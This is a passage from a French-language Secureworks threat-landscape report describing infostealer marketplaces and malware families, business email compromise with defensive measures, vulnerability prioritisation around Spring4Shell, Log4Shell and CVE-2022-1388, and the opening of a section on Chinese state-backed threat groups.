


Figure 15. Processus utilisé par GootLoader. (Source : Secureworks)




Figure 16. Site WordPress compromis. (Source : Secureworks)

Les trois principales marketplaces d'infostealers sont les suivantes :

- Genesis
- Russian Market : vraisemblablement liée à la défunte marketplace Amigos
- 2easy : se targue d'être la plus grande marketplace d'infostealers, mais Russian Market et Genesis semblent héberger davantage de journaux

Infostealers, un marché en plein essor

Les chargeurs constituent l'un des moyens d'accéder à un environnement. Une autre solution consiste à utiliser les informations d'identification obtenues via des infostealers (ou « voleurs d'informations »). L'analyse de la vente de « journaux » (recueils de données volées) sur les forums clandestins montre la popularité croissante des infostealers. En juin 2022, presque trois millions de journaux ont été mis en vente sur un seul forum clandestin en une journée (Figure 17).




Figure 17. Journaux d'infostealers populaires en vente sur le forum clandestin Russian Market le 2 juin 2022. (Source : Secureworks)

Genesis

Active depuis 2018, Genesis est une marketplace en ligne spécialisée dans la vente de données de comptes volées. Elle propose des bots logiciels personnalisés qui permettent aux clients de cloner le navigateur de leurs victimes, y compris les cookies, les noms d'utilisateur et les mots de passe. Lorsqu'un criminel achète une identité sur la marketplace, il achète en fait l'accès au bot présent sur l'ordinateur de la victime, lequel facilite le détournement de ses comptes en ligne. L'accès au site, que ce soit sur le Dark Web ou l'Internet public, se fait sur invitation. Il est possible de rechercher des journaux par nom de bot, emplacement géographique ou domaine.




Figure 18. Références sur la marketplace Genesis (source : Secureworks)

Russian Market

Considérée comme la plus grande marketplace active d'infostealers, Russian Market propose des journaux provenant de différents vendeurs. Il est possible d'effectuer des recherches par nom d'infostealer, système, pays, état, ville, code postal, FAI, adresse e-mail, vendeur ou domaine. Les données en vente le 2 juin 2022 émanaient de 226 pays, avec 510 versions de système d'exploitation différentes. Russian Market vend également des informations de cartes bancaires, des identifiants RDP et SSH, ainsi que des comptes PayPal.




Figure 19. Interface utilisateur de Russian Market (source : Secureworks)

2easy

Annoncée pour la première fois en 2020, 2easy est une marketplace relativement nouvelle par rapport à Genesis et à Russian Market. Elle est moins ouverte que Russian Market et est uniquement accessible sur code d'invitation. Les utilisateurs peuvent y effectuer des recherches par pays, vendeur, date de création, prix ou domaine.




Figure 20. Options de recherche sur 2easy (source : Secureworks)

Les chercheurs de la CTU ont constaté une augmentation des ventes d'accès réseau à partir d'informations d'identification acquises par des infostealers. Les courtiers en accès initial passent les données au peigne fin pour trouver les identifiants de solutions d'accès distant à des cibles présentant une grande valeur potentielle, puis vendent les accès individuellement, en général aux enchères, contre une somme élevée. L'accès à des cibles de moindre importance (principalement des organisations situées dans l'Union européenne, au Royaume-Uni et aux États-Unis) est vendu en gros sous forme de lots pouvant contenir plusieurs centaines de milliers de comptes compromis.

Une multitude d'infostealers sont proposés à la vente sur des forums clandestins, les principaux étant RedLine, Vidar, Raccoon, Taurus et AZORult.

RedLine récolte les informations des navigateurs, telles que les données de cartes bancaires et les identifiants enregistrés. Il recueille aussi des informations système. Les versions les plus récentes peuvent même voler les données des portefeuilles de cryptomonnaies. En juillet 2021, les chercheurs de la CTU ont observé l'emploi de RedLine dans une campagne utilisant des sites Web de voyages ou d'hôtels clonés pour inciter les victimes à télécharger un exécutable porteur de la charge utile RedLine. RedLine a également été diffusé par le biais de programmes d'installation de logiciels de messagerie, tels que Signal, infectés par un cheval de Troie.




Figure 21. Site Web cloné contenant un avertissement de sécurité et une invitation à télécharger la charge utile Redline. (Source : Secureworks)

Écrit en C++, **Vidar** possède toutes les caractéristiques d'un infostealer, auxquelles s'ajoute une méthode inhabituelle qui consiste à obtenir les informations de l'adresse IP du serveur C2 en créant de faux profils d'utilisateur sur les réseaux sociaux et en y ajoutant l'adresse IP C2 (Figure 22). En 2021, il s'est servi de plates-formes de gaming aux mêmes fins. Les chercheurs de la CTU ont vu Vidar déposer le célèbre logiciel malveillant proxy SystemBC sur des systèmes infectés avant de s'autodétruire. En février 2022, Vidar était proposé à la location à des prix compris entre 130 dollars pour sept jours d'utilisation et 750 dollars pour 90 jours.




Figure 22. Vidar utilise le réseau social Mastodon pour héberger l'adresse IP du serveur C2. (Source : Secureworks)

Raccoon est un infostealer qui collecte les mots de passe, les cookies, les données des formulaires à remplissage automatique de navigateurs, les informations système et les portefeuilles de cryptomonnaies. En février 2022, il était proposé à des prix allant de 75 dollars pour sept jours d'utilisation à 375 dollars pour deux mois.

En mars 2022, le groupe responsable de Racoon a **annoncé**[35] suspendre son développement suite au décès de l'un de ses développeurs lors de l'invasion de l'Ukraine par la Russie. La version 2 de Raccoon a toutefois été lancée en mai et les chercheurs de la CTU ont noté la mise en vente de journaux sur Russian Market en juin.

Taurus est un infostealer dont l'auteur présumé serait aussi à l'origine du logiciel malveillant Predator the Thief. Il est proposé à la vente sur des forums clandestins. Son développeur affirme qu'il est capable de voler des mots de passe, des cookies et des formulaires à remplissage automatique, ainsi que l'historique des navigateurs basés sur Chromium et Gecko. Il peut également voler les données de logiciels et de configuration système, certains portefeuilles de cryptomonnaies populaires, de même que les informations d'identification de clients FTP et de messagerie couramment utilisés.

AZORult vole les mots de passe, les cookies, les portefeuilles de cryptomonnaies et les fichiers. Autrefois l'un des infostealers les plus prolifiques, il n'est plus en développement actif et est accessible gratuitement. Sa dernière version date vraisemblablement de décembre 2018.

Compromission d'adresses mail professionnelles

Même si elle n'attire pas autant l'attention du public, la compromission d'adresses mail professionnelles (ou BEC pour Business Email Compromise) continue à se classer parmi les menaces les plus dangereuses du point de vue des pertes financières, au même titre que les ransomwares. Selon le FBI, les pertes déclarées entre octobre 2013 et décembre 2021 s'élèvent à plus de **43 milliards de dollars**[36], avec **2,4 milliards de dollars**[37] de pertes ajustées pour la seule année 2021, ce qui éclipse les pertes signalées imputées aux ransomwares.

Même si la nette sous-représentation des pertes imputables aux ransomwares peut tenir au fait qu'elles sont moins signalées, les données de réponse à incidents de Secureworks corroborent les conclusions du FBI concernant la prévalence de la compromission d'adresses mail professionnelles.

Au cours du premier semestre 2022, les équipes Secureworks de réponse à incidents ont observé une augmentation d'une année sur l'autre de 27 % de ces cas de compromission par rapport à la même période en 2021. Les techniques employées dans ce type d'incidents restent simples, mais efficaces. Elles sont en grande partie identiques à celles décrites dans le rapport 2021 sur le panorama des menaces. Le plus souvent, un utilisateur de l'organisation ciblée reçoit un e-mail de phishing qui le redirige vers un site de vol d'informations d'identification contrôlé par le pirate. Dans quelques cas, les pirates ont réussi à contourner l'authentification multifacteur en trompant l'utilisateur ou en inscrivant leur propre appareil (voir **page 63**).

Les pirates ont compris que les organisations mettaient en place des contrôles pour signaler les mails externes comme potentiellement suspects. En réponse, ils usent souvent de comptes piratés pour envoyer des mails de phishing internes qui inspirent davantage confiance, en particulier lorsque le compte piraté appartient à un cadre supérieur de la société.

La protection contre la compromission d'adresses mail professionnelles nécessite une approche à plusieurs niveaux :

- **Formation :** il est important d'aider les utilisateurs à comprendre en quoi consiste la compromission d'adresses mail professionnelles, comment elle se produit généralement et comment la repérer.
- **Contrôles financiers :** les écarts par rapport aux modalités de paiement établies doivent faire l'objet d'un processus en plusieurs étapes pour s'assurer que tout changement suspect au niveau des coordonnées bancaires ou des demandes d'achat est signalé.
- **Contrôles de la messagerie électronique :** authentification multifacteur, règles d'alerte en cas de connexions successives depuis des lieux inhabituels et de modification des règles de messagerie électronique, contrôles du proxy Web et du DNS pour identifier les connexions à des domaines suspects pouvant héberger un site de collecte d'informations d'identification, etc.
- **Formation à la réponse à incidents :** l'organisation doit savoir comment réagir en cas de compromission d'adresses mail professionnelles. La planification de la réponse à incidents doit prévoir une procédure de signalement aux forces de l'ordre et aux institutions financières, car le temps est un facteur critique lorsqu'il s'agit de récupérer des fonds volés.

05

L'exploitation des services distants est devenue le vecteur d'accès le plus courant

L'exploitation des failles de sécurité des systèmes connectés à Internet a été le vecteur d'accès initial le plus couramment observé en 2021 par Secureworks lors de ses missions de réponse à incidents. Cette tendance s'est confirmée au cours du premier semestre 2022, détrônant le principal vecteur d'accès initial de 2020, à savoir les attaques basées sur le vol d'informations d'identification.

Les pirates sont toujours aussi prompts à exploiter les nouvelles failles de sécurité, tandis que les développeurs d'outils de sécurité offensifs (OST) sont également poussés à implémenter rapidement de nouveaux codes d'exploitation pour générer des profits ou maintenir la pertinence de leurs outils. Les débats autour de la « divulgation responsable » oublient souvent que, même si un correctif existe, la correction d'une faille de sécurité dans un environnement d'entreprise est un processus beaucoup plus complexe et plus lent que ne l'est l'utilisation d'un code d'exploitation accessible au public par des pirates ou des développeurs d'outils de sécurité offensive (OST, Offensive Security Tool).




Figure 23. Évolution du vecteur d'accès initial observée au fil du temps. (Source : Secureworks)

À quel moment une faille de sécurité devient-elle une menace ?

Chaque fois qu'une nouvelle faille de sécurité est rendue publique, les organisations doivent décider rapidement de la priorité à lui accorder. Certaines failles de sécurité sont évidentes à hiérarchiser. Par exemple, un code facile à exploiter pour pirater à distance un logiciel exposé à Internet et utilisé dans le monde entier exigera probablement une réponse très rapide. Mais la décision n'est pas toujours aussi simple à prendre.

Hiérarchisation des failles de sécurité : questions à poser

- Utilisons-nous les logiciels et les versions concernés ? La gestion du parc informatique est une composante clé de toute stratégie efficace de gestion des failles de sécurité.
- Dans quelle mesure la faille peut-elle être exploitée dans un environnement de production, par opposition à un laboratoire de recherche ? Une configuration spécifique est-elle nécessaire et sur quelles autres dépendances la réussite de l'exploitation repose-t-elle ?
- Quel sera l'impact de l'exploitation ? L'exécution arbitraire de code à distance et la panne de systèmes sensibles sont des éventualités préoccupantes.
- Y a-t-il des preuves d'une exploitation active ? Si la faille est déjà en cours d'exploitation, l'application de correctifs prendra certainement un caractère plus urgent. Et si la preuve de faisabilité (Proof of Concept) d'un exploit est publiée, mais que les pirates ne l'ont pas encore exploitée, ils le feront sans doute bientôt.
- Existe-t-il un correctif ? Si non, existe-t-il d'autres mesures d'atténuation ? Le correctif ou les mesures d'atténuation sont-ils faciles à appliquer ?
- Jusqu'à quel point les actifs susceptibles d'être affectés sont-ils essentiels à l'entreprise ? Quelles seraient les conséquences de leur piratage ? Inversement, quel impact aurait la mise hors ligne des actifs pour leur appliquer des correctifs ?

Se concentrer sur l'essentiel

Les nouvelles failles de sécurité s'accompagnent souvent d'un grand battage médiatique qui peut nuire à la compréhension du risque réel. Les réseaux sociaux ont tendance à exacerber ce phénomène et à donner encore plus d'écho à des informations infondées. Il existe en revanche des ressources utiles, telles que le **catalogue**[38] KEV (Known Exploited Vulnerabilities) de la CISA, qui aident les organisations à définir les priorités en fonction des preuves d'exploitation observées. De la même manière, la plate-forme **Secureworks Vulnerability Detection and Response**[39] (VDR) combine des informations contextuelles locales sur les actifs du client avec des données contextuelles mondiales sur la facilité d'exploitation et l'impact d'une faille de sécurité, ainsi que des renseignements de cyber-intelligence sur son exploitation active. Autant de renseignements qui permettent aux organisations de prendre de meilleures décisions en matière de priorités.

D'après les données de VDR, entre juin 2021 et juin 2022, au moins un exploit était proposé sur le site ExploitDB, Packetstorm ou GitHub pour 13 % des failles de sécurité associées à un score CVSSv2 jugé critique (supérieur à 7). En revanche, un exploit en libre accès avait deux fois et demie plus de chances d'être disponible pour les failles de sécurité jugées critiques selon les différents critères de notation de la plate-forme VDR. Cette probabilité passait même à plus de trois pour les failles de sécurité critiques dont l'exploitation avait été observée sur le terrain par les chercheurs de la CTU.

Ne pas tirer de conclusions hâtives

Le 29 mars 2022, des rumeurs ont commencé à circuler sur la présence d'une faille d'exécution de code à distance (RCE) zero-day dans le composant principal du framework Spring. Tôt le matin du 30 mars, un utilisateur de Twitter a partagé un lien vers la preuve de faisabilité (Proof of Concept) d'un exploit, mais a très vite supprimé son compte. La faille de sécurité, CVE-2022-22965, s'est vue attribuer un score de gravité de 9,8 sur 10 et a rapidement été surnommée « Spring4Shell ».

À l'instar de la faille de sécurité Log4Shell (CVE-2021-44228) apparue en décembre 2021, Spring4Shell semblait pouvoir toucher de nombreuses organisations. Spring étant **considéré**[40] comme l'un des frameworks de développement d'applications Java les plus populaires au monde, de nombreuses applications Java étaient potentiellement affectées. Secureworks a publié un avis de sécurité contenant un avertissement mesuré sur la disponibilité du code d'exploitation. Il recommandait aux clients d'identifier les applications susceptibles d'être affectées dans leur environnement et de surveiller les annonces de Spring. Il indiquait néanmoins que les chercheurs de la CTU n'avaient pas encore constaté d'activité de post-exploitation.

Au final, Spring4Shell semble avoir eu un impact très limité. **Pour une exploitation réussie, certaines conditions**[41] devaient être réunies et une implémentation par défaut n'était pas vulnérable. Au moment de la rédaction de ce rapport, les chercheurs de la CTU ont observé très peu d'exemples d'exploitation réussie. Il en a été de même, dans une moindre mesure, pour Log4Shell, une faille de sécurité sans aucun doute plus grave, mais qui s'est également avérée **moins facile à exploiter**[42] qu'on ne l'avait craint. Les chercheurs de la CTU ont constaté l'exploitation de Log4Shell sur des serveurs VMware Horizon et Tableau dans certains environnements clients. Un **avis**[43] CISA/GCGCYBER publié en juin 2022 indique par ailleurs que cette faille de sécurité continue à être exploitée. Cependant, les chercheurs de la CTU n'ont pas noté d'exploitation massive de la faille de sécurité entraînant l'exécution réussie de code.

Détecter la faille de sécurité, pas l'exploit

CVE-2022-1388, une faille sécurité de pré-authentification permettant à un attaquant non authentifié d'exécuter du code à distance depuis la suite de sécurité et d'équilibrage de charge BIG-IP, a été rendue publique et corrigée le mercredi 4 mai 2022. Durant le week-end du 7 au 8 mai, Horizon3 et Positive Technologies ont **créé**[44] des exploits. Le 9 mai, le code d'exploitation a été publié sur GitHub. Le 10 mai, des rapports ont signalé que certains attaquants utilisaient les privilèges root de Linux, obtenus via l'exploitation de cette faille de sécurité, pour supprimer presque tous les fichiers des appareils compromis, y compris des fichiers de configuration essentiels.

Comme toujours, les chercheurs de la CTU ont analysé la faille de sécurité CVE-2022-1388 et déployé une signature réseau pour détecter le trafic d'exploitation. Un pic de trafic d'exploitation le 11 mai a clairement été identifié. Il est cependant intéressant de noter que ce même trafic d'exploitation a été intercepté par une signature écrite le 18 mars 2021 par les chercheurs de la CTU pour une faille de sécurité similaire de BIG-IP, nommée CVE-2021-22986, qui permettait à des requêtes non divulguées de contourner l'authentification REST iControl. En détectant le nouvel exploit, l'ancienne signature a démontré l'intérêt des contrôles basés sur le renseignement et sur une logique de détection bien conçue.




Figure 24. Détections par le système IDS - CVE-2021-22986 et CVE-2022-1388. (Source : Secureworks)

06

Les acteurs à la solde de gouvernements hostiles concentrent leurs activités au niveau régional

Les groupes de menaces à la solde de gouvernements restent motivés par des considérations géopolitiques. La Russie a ainsi principalement axé son activité sur l'Ukraine et d'autres voisins proches. Dans l'ensemble, l'Iran et la Chine se sont concentrés sur leurs cibles géographiques traditionnelles, malgré quelques actions observées par les chercheurs de la CTU à l'encontre d'organisations européennes et d'Amérique du Nord. La Corée du Nord a en revanche privilégié les profits en ciblant différents pays.

Chine

Une menace stratégique

Principales motivations :

- Espionnage
- Propriété intellectuelle
- Vol

Chine

Les groupes à la solde du gouvernement chinois comptent parmi les menaces les plus prolifiques et les mieux dotées en ressources auxquelles les organisations du monde entier sont confrontées. Le gouvernement chinois utilise ses cybercapacités, généralement exploitées ou sous-traitées par le ministère de la Sécurité d'État ou l'Armée populaire de libération (APL), pour recueillir des renseignements politiques et militaires, voler des éléments de propriété intellectuelle et espionner des personnes dignes d'intérêt.

